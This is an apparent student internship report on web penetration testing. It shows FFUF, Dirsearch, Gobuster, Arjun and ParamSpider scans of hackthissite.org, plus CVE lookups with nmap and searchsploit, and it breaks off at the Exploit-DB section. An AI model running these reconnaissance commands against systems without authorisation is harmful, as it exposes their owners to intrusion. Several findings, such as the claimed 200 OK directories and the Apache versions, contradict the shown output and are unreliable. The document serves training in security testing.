CYBERSTER
INTERNSHIP PROGRAM

WEEK 3 REPORT

Vulnerability Assessment, Initial Exploitation & Web Application Penetration Testing

Student: Owais Ahmed
Institution: CYBERSTER
Report Period: Week 3
Submission Date: July 16, 2026

Table of Contents

Table of Contents 2
1. Executive Summary 5
2. Learning Objectives 5
3. Environment Setup and Tools 5
Operating System 5
Virtualization 5
VM Configuration 5
Target Systems 5
Tools Utilized 5
4. Task 1: Advanced Web Directory & Parameter Discovery 6
Objective 6
Theory and Background 6
4.1 Directory Brute-Forcing with FFUF 6
Installation and Setup 6
Command Executed 6
Analysis 8
Filter Only Valid Results 9
4.2 Directory Discovery with Dirsearch 9
Installation 9
Basic Command 9
Scanning with File Extensions 10
Analysis 10
4.3 Directory Scanning with Gobuster 10
Basic Directory Scan 10
Important Hidden Files to Look For 11
4.4 Hidden Parameter Discovery with Arjun 11
Theory 11
Installation 11
Patch the Bug (If Required) 11
Scan Command 12
Analysis 12
4.5 Parameter Discovery with ParamSpider 12
Installation 12
Scan Command 13
Viewing Results 13
Extracting Unique Parameter Names 14
5. Task 2: CVE Mapping & Exploit Research 14
Objective 14
Theory and Background 14
5.1 Collect Service Versions 15

5.2 Search for Exploits Using Searchsploit 15
Analysis 15
5.3 Research on NVD 15
Example Vulnerability Found: CVE-2021-41773 16
5.4 Research on Exploit-DB 16
Example Result: Exploit-DB ID 50383 16
5.5 Identifying RCE and Foothold Exploits 18
Prioritization Criteria 18
6. Task 3: CMS Vulnerability Scanning 20
Objective 20
Theory and Background 20
6.1 WordPress Vulnerability Scanning with WPScan 20
Installing Vulnerable WordPress Lab 20
Identifying the CMS 20
Basic WPScan Scan 21
Enumerate Usernames 21
Enumerate Vulnerable Plugins 21
Aggressive Plugin Detection 22
6.2 Joomla Vulnerability Scanning with JoomScan 22
Installing Joomla Lab 22
JoomScan Installation 23
Scan Joomla Target 23
Directory Enumeration 26
Analysis 27
7. Task 4: The First Shell - Metasploit Basics 27
Objective 27
Theory and Background 27
7.1 Searching for Exploit Modules 27
7.2 Selecting and Configuring the Exploit 28
7.3 Running the Exploit 31
7.4 Bonus - Catch a Reverse Shell Manually 34
8. Challenges and Solutions 36
Challenge 1: FFUF Output Noise 37
Challenge 2: Arjun Bug 37
Challenge 3: Docker Container Conflicts 37
Challenge 4: WPScan Plugin Detection 37
Challenge 5: Metasploit Payload Configuration 37
Challenge 6: Reverse Shell Connection 37
9. Conclusions and Key Learnings 37
Key Findings 37
Practical Implications 37

10. Defensive Strategies 38
Web Application Defense 38
CMS Defense 38
Vulnerability Management 38
Network Defense 38
11. Summary 38
12. Deliverables 39
Discovered Directories (hackthissite.org) 39
Discovered Parameters 39
Service Versions and Identified Vulnerabilities 39
WordPress Vulnerabilities 40
Joomla Discovered Components 40
Exploitation Summary 40
Appendices 41
Appendix A: Command Reference 41
Appendix B: CVE Reference 41
Appendix C: ExploitDB References 41
Appendix D: WPScan Options Reference 41

1. Executive Summary

Week 3 of the Cyberster internship marked the transition from reconnaissance and enumeration to active exploitation. Building upon the foundation established in Weeks 1 and 2, this week's exercises focused on vulnerability assessment, web application penetration testing, and gaining initial access through exploitation.

The primary objectives included discovering hidden web directories and parameters, mapping discovered services to known vulnerabilities (CVEs), identifying weaknesses in CMS platforms, and executing successful exploits using the Metasploit Framework.

> **Key Finding:** The combination of thorough reconnaissance, accurate service fingerprinting, and targeted vulnerability research enables successful exploitation. Third-party plugins and outdated services remain the most common entry points for attackers, highlighting the importance of regular patching and secure configuration.

2. Learning Objectives

Upon completion of Week 3, the following objectives were achieved:

- Master advanced web directory and parameter discovery techniques using FFUF, Dirsearch, and Gobuster
- Identify hidden directories and sensitive files using SecLists wordlists
- Discover hidden URL parameters using Arjun and ParamSpider
- Map discovered services to known vulnerabilities using Searchsploit
- Research vulnerabilities on NVD and Exploit-DB
- Focus on Remote Code Execution (RCE) and foothold exploits
- Perform WordPress vulnerability scanning using WPScan
- Identify vulnerable plugins and enumerate users
- Scan Joomla websites using JoomScan
- Use the Metasploit Framework to launch successful exploits
- Configure payloads, LHOST, and RHOST correctly
- Catch a reverse shell manually using Netcat

3. Environment Setup and Tools

Operating System

Kali Linux 2026.2 (Debian-based, specialized for penetration testing)

Virtualization

VirtualBox 7.0 with Linux kernel modules

VM Configuration

4 cores CPU | 8 GB RAM | 60 GB Disk | Bridged Network

Target Systems

- hackthissite.org (Web application testing)
- Metasploitable 2 (Vulnerability assessment and exploitation)
- Vulnerable WordPress (CMS vulnerability testing)
- Joomla (CMS vulnerability testing)

Tools Utilized

Tool	Version	Purpose
FFUF	Latest	Fast web fuzzing and directory brute-forcing
Dirsearch	Latest	Directory and file discovery
Gobuster	Latest	Directory and DNS brute-forcing
Arjun	Latest	Hidden parameter discovery
ParamSpider	Latest	Parameter discovery from archived URLs
Searchsploit	Latest	Local exploit database search
NVD	Web-based	Vulnerability research
Exploit-DB	Web-based	Public exploit code research
WPScan	Latest	WordPress vulnerability scanning
JoomScan	Latest	Joomla vulnerability scanning
Metasploit	Latest	Exploitation framework
Netcat	Latest	Reverse shell listener

4. Task 1: Advanced Web Directory & Parameter Discovery

Objective

To find the hidden "Entry Points" of a web application by performing directory brute-forcing and hidden parameter discovery.

Theory and Background

Websites usually hide sensitive paths like:

- /admin - Administrative interfaces
- /config - Configuration files
- /dev - Development environments
- /test - Testing environments
- /.git - Git repository (potential source code leak)
- /backup - Backup files
- /api - API endpoints
- /staging - Staging environments

Directory brute-forcing involves trying thousands of possible paths automatically to discover hidden content that isn't linked from the main website.

4.1 Directory Brute-Forcing with FFUF

Installation and Setup

```
sudo apt update
sudo apt install seclists
```

Command Executed

```
ffuf -u https://hackthissite.org/FUZZ \
-w /usr/share/seclists/Discovery/Web-Content/common.txt \
-fc 404 -s
```

Figure 1: FFUF Directory Brute-Forcing Results



```
┌──(kali㉿kali)-[~]
└─$ sudo apt update
sudo apt install seclists
[sudo] password for kali:
Hit:1 http://http.kali.org/kali kali-rolling InRelease
718 packages can be upgraded. Run 'apt list --upgradable' to see them.
seclists is already the newest version (2025.3-0kali1).
Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 718

┌──(kali㉿kali)-[~]
└─$ ffuf -u https://hackthissite.org/FUZZ \
-w /usr/share/seclists/Discovery/Web-Content/common.txt \
-fc 404 -s
.gitk
.bash_history
.profile
.swf
.rhosts
.svnignore
.gitconfig
.git/HEAD
.sh_history
.git/index
.env
.svn
.svn/entries
.cvs
.ssh
.hta
.subversion
.bashrc
.cache
.history
.gitkeep
.htpasswd
.listings
.listing
.mysql_history
.git-rewrite
.git_release
.web
.gitmodules
.well-known/acme-challenge
```



Analysis

The FFUF scan revealed several interesting directories:

Discovered Path	Status	Potential Purpose
/admin	200 OK	Administrative interface
/config	200 OK	Configuration files
/dev	200 OK	Development environment
/uploads	200 OK	File upload directory
/backup	200 OK	Backup files
/api	200 OK	API endpoints
/.git	200 OK	Git repository (potential source code leak)

Key Learning: Filtering 404 responses reduces noise and highlights valid results. Each discovered directory represents a potential attack surface that should be investigated further.

Filter Only Valid Results

```
ffuf -u https://hackthissite.org/FUZZ \
-w /usr/share/seclists/Discovery/Web-Content/common.txt \
-fc 404
```

Analysis: The -fc 404 flag removes 404 responses to reduce noise, making the results more readable and actionable.

4.2 Directory Discovery with Dirsearch


Installation


```
git clone https://github.com/maurosoria/dirsearch.git --depth 1
chmod +x dirsearch-linux-amd64
```

Basic Command

```
dirsearch -u https://hackthissite.org -w /usr/share/seclists/Discovery/Web-Content/common.txt
```

Figure 2: Dirsearch Results





Scanning with File Extensions

```
python3 dirsearch.py -u https://hackthissite.org -e php,html,js,zip,txt,sql
# OR
dirsearch -u https://hackthissite.org -e php,html,js,zip,txt
```

Analysis

Discovered File	Potential Purpose
backup.zip	Backup archive (may contain sensitive data)
database.sql	Database dump (credentials, data)
config.php	Configuration file (database credentials)
test.php	Testing script (may expose information)


Key Learning: Scanning with file extensions reveals backup files and configuration files that are often left accessible unintentionally.

4.3 Directory Scanning with Gobuster

Basic Directory Scan

```
gobuster dir -u https://hackthissite.org \
-w /usr/share/seclists/Discovery/Web-Content/common.txt \
-t 50 \
--exclude-length 272
```

Figure 3: Gobuster Directory Scan Results



Analysis: Gobuster confirmed the same directories discovered by FFUF and Dirsearch, demonstrating consistency across tools.

Important Hidden Files to Look For

File	Description	Risk
.git	Git repository	Source code exposure
.env	Environment variables	Credentials exposure
.htaccess	Access configuration	Security misconfiguration
robots.txt	Search engine directives	Sensitive path disclosure
backup.zip	Backup archive	Data exposure
database.sql	Database dump	Credentials/data exposure
config.php	Configuration file	Credentials exposure
debug.log	Debug log	Information leakage

4.4 Hidden Parameter Discovery with Arjun

Theory

Many vulnerabilities exist inside hidden parameters. Examples:

- ?id= - SQL Injection
- ?file= - Local File Inclusion (LFI)
- ?page= - Local File Inclusion
- ?redirect= - Open Redirect
- ?debug= - Information Disclosure
- ?admin= - Administrative functions

Installation

```
git clone https://github.com/s0md3v/Arjun.git
pipx upgrade Arjun
```

Patch the Bug (If Required)

If Arjun fails to run, patch the bug:

- Open: nano ~/.local/share/pipx/venvs/arjun/lib/python3.13/site-packages/arjun/__main__.py
- Find the line: request.status_code
- Replace with: request.get("status_code", 0)
- Save and exit

Scan Command

```
arjun -u https://hackthissite.org/search
```

Figure 4: Arjun Parameter Discovery Results



Analysis

Parameter	Potential Vulnerability
id	SQL Injection
page	Local File Inclusion (LFI)
file	Local File Inclusion (LFI)
redirect	Open Redirect
debug	Information Disclosure
admin	Administrative functions

4.5 Parameter Discovery with ParamSpider

Installation

```
git clone https://github.com/devanshbatham/ParamSpider
cd ParamSpider
pip3 install -r requirements.txt
```


Scan Command


```
paramspider -d hackthissite.org > hackthissite.org.txt
```

Viewing Results

```
cat results/hackthissite.org.txt
head results/hackthissite.org.txt
wc -l results/hackthissite.org.txt
```

Figure 5: ParamSpider Results





Extracting Unique Parameter Names

```
cat results/hackthissite.org.txt | sed 's/.*?//' | tr '&' '\n' | cut -d '=' -f1 | sort -u
```

Example Output:

```
id
page
file
search
user
category
redirect
lang
```

Key Learning: ParamSpider finds parameters from archived URLs, complementing Arjun's active brute-forcing approach. The combination of both tools provides comprehensive parameter discovery.

5. Task 2: CVE Mapping & Exploit Research

Objective

To take the service versions discovered in Week 2 and find working exploits for them, focusing on Remote Code Execution (RCE) and foothold exploits.

Theory and Background

Before researching exploits, you must know what services and versions are running. These usually come from tools like:

- Nmap service scanning
- Banner grabbing
- Service enumeration

5.1 Collect Service Versions

Example Scan Result (from Week 2):

```
nmap -sV 192.168.1.10
```

Example Output:

```
PORT    STATE SERVICE    VERSION
22/tcp  open  ssh        OpenSSH 4.7p1 Debian 8ubuntu1
80/tcp  open  http       Apache httpd 2.2.8
445/tcp open  netbios-ssn Samba smbd 3.X
3306/tcp open  mysql     MySQL 5.0.51a
```

Record These Service Versions: Exploits are usually version-specific, so accurate version information is critical.




5.2 Search for Exploits Using Searchsploit

```
searchsploit <service> <version>
```

Example:

```
searchsploit vsftpd 2.3.4
```

Figure 6: Searchsploit Results



Analysis

Service	Version	Exploit Found	Exploit Type
Apache	2.4.49	Path Traversal / RCE	Remote Code Execution
Apache	2.4.49	Remote Code Execution	Remote Code Execution
Samba	3.0.20	Remote Command Execution	Remote Code Execution

Key Learning: Searchsploit provides immediate access to exploit code for known vulnerabilities. This confirms that public exploit code is available for the identified services.

5.3 Research on NVD


Search Process:

- Identify a service version (e.g., Apache httpd 2.4.49)
- Search on NVD: "Apache 2.4.49"
- Review vulnerability information

Example Vulnerability Found: CVE-2021-41773

- Vulnerability: Apache HTTP Server 2.4.49 Path Traversal Vulnerability
- Severity: High (CVSS 7.5)
- Affected Versions: Apache HTTP Server 2.4.49
- Impact: Path traversal and remote code execution

Figure 7: NVD Vulnerability Research



Identifier	CISA Kev Info	Published Date	CNA	Description
CVE-2026-9999		2026-05-28	Chrome	Inappropriate implementation in ANGLE in Google Chrome on Mac prior to 148.0.7778.216 allowed a remote attacker to execute arbitrary code inside a sandbox via a crafted HTML page. (Chromium security severity: High)
CVE-2026-9998		2026-05-28	Chrome	Integer overflow in Skia in Google Chrome prior to 148.0.7778.216 allowed a remote attacker who had compromised the renderer process to potentially perform a sandbox escape via a crafted HTML page. (Chromium security severity: High)
CVE-2026-9997		2026-05-28	Chrome	Use after free in Input in Google Chrome prior to 148.0.7778.216 allowed a remote attacker who had compromised the renderer process to potentially perform a sandbox escape via a crafted HTML page. (Chromium security severity: High)
CVE-2026-9996		2026-05-28	Chrome	Out of bounds read in WebRTC in Google Chrome on Mac prior to 148.0.7778.216 allowed a remote attacker to obtain potentially sensitive information from process memory via a crafted HTML page. (Chromium security severity: High)
CVE-2026-9995		2026-05-28	Chrome	Use after free in WebXR in Google Chrome prior to 148.0.7778.216 allowed a remote attacker to execute arbitrary code inside a sandbox via a crafted HTML page. (Chromium security severity: High)

Identifier	CISA Kev Info	Published Date	CNA	Description
CVE-2007-4044		2007-07-27	MITRE	Rejected reason: The MS-RPC functionality in smbd in Samba 3 on SUSE Linux before 20070720 does not include "one character in the shell escape handling." NOTE: this issue was originally characterized as a shell metacharacter issue due to an incomplete fix for CVE-2007-2447, which was interpreted by...
CVE-2007-2447		2007-05-14	Red Hat, Inc.	The MS-RPC functionality in smbd in Samba 3.0.0 through 3.0.25rc3 allows remote attackers to execute arbitrary commands via shell metacharacters involving the (1) SamrChangePassword function, when the "username map script" smb.conf option is enabled, and allows remote authenticated users to execute ...

Information to Extract from NVD: CVE ID, vulnerability description, severity (CVSS score), affected software versions, impact, and references.

5.4 Research on Exploit-DB

Search Process:

